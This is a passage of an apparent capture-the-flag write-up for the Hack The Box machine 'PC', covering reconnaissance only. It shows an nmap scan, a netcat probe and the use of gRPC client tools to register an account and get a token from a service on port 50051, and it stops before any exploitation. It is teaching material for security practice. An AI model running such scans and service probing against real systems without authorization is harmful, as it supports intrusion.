PC

Nmap / Recon

```
nmap -sC -sV -p- 10.10.11.214 -oN PC-nmap.txt

# Nmap 7.92 scan initiated Thu Jul 27 18:55:25 2023 as: nmap -sC -sV -p- -oN PC-
nmap.txt 10.10.11.214
Nmap scan report for 10.10.11.214
Host is up (0.058s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
|   256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_  256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port50051-TCP:V=7.92%I=7%D=7/27%Time=64C2F652%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\x0
SF:6\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(Generic
SF:Lines,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(GetRe
SF:quest,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(HTTPO
SF:ptions,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0
SF:\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(RTSP
SF:Request,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\
SF:0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(RPC
SF:Check,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0")%r(DNSVe
SF:rsionBindReqTCP,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\
SF:xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\0
SF:")%r(DNSStatusRequestTCP,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0
SF:\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\
SF:0\0\?\0\0")%r(Help,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0
SF:\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\
```

```
SF:0\0")%r(SSLSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x0
SF:5\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0
SF:\?\0\0")%r(TerminalServerCookie,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xf
SF:f\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0
SF:\0\0\0\0\0\?\0\0")%r(TLSSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?
SF:\xff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x0
SF:8\0\0\0\0\0\0\?\0\0")%r(Kerberos,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(SMBProgNeg,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(X11Probe,2E,"\0\0\x18\x04\0\0\0\0\0\0\x04\0\?\xff
SF:\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\
SF:0\0\0\0\0\?\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Jul 27 18:57:27 2023 -- 1 IP address (1 host up) scanned in
121.81 seconds
```

Netcat connection

```
nc -nv 10.10.11.214 50051
(UNKNOWN) [10.10.11.214] 50051 (?) open
?��?�� ?
```

gRPC

After some googling, we can see that port 50051 is often assoicated with gRPC. However, when I try to curl or use netcat we seem to get broken connections.

Googling further, I found a grpc-cli tool we can use to interact with this port.

https://github.com/vadimi/grpc-client-cli

```
curl -L https://github.com/vadimi/grpc-client-cli/releases/download/v1.18.0/grpc-
client-cli_linux_x86_64.tar.gz | tar -C /usr/local/bin -xz
```

```
grpc-client-cli 10.10.11.214:50051
```

```
┌──(root㉿kali)-[~/htb/Boxes/PC]
└─# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method:  [Use arrows to move, type to filter]
→ [..]
  getInfo
  LoginUser
  RegisterUser
```

Now that we can interact with the port, we can continue our enumeration of the service.

We are able to create a user within the simple app

```
┌──(root㉿kali)-[~/htb/Boxes/PC]
└─# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method: RegisterUser
Message json (type ? to see defaults): ?
{"username":"","password":""}
Message json (type ? to see defaults): {"username":"hacker","password":"pass123"}
{
  "message": "Account created for user hacker!"
}
Message json (type ? to see defaults):
```

Now we can login as our `hacker` user.

```
┌──(root㉿kali)-[~/htb/Boxes/PC]
└─# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method: LoginUser
Message json (type ? to see defaults): ?
{"username":"","password":""}
Message json (type ? to see defaults): {"username":"hacker","password":"pass123"}
{
  "message": "Your id is 614."
}
Message json (type ? to see defaults):
```


This is about as far as we can get with the cli tool so lets try another tool found at https://github.com/fullstorydev/grpcui

This tool will give us a GUI for the application.


Note, make sure to use as the not root user or else you will get this error.

`[18913:18913:0727/194123.543689:ERROR:zygote_host_impl_linux.cc(90)] Running as root without --no-sandbox is not supported. See https://crbug.com/638180.`


```
grpcui -plaintext 10.10.11.214:50051
```




We still get `"message": "Authorization Error.Missing 'token' header"` when using the getinfo method.



Lets now try making another account and test it within this gui.




Now we seem to get a token once we login...




Now that we have a token, lets try to use it within the header field when using the getinfo method.

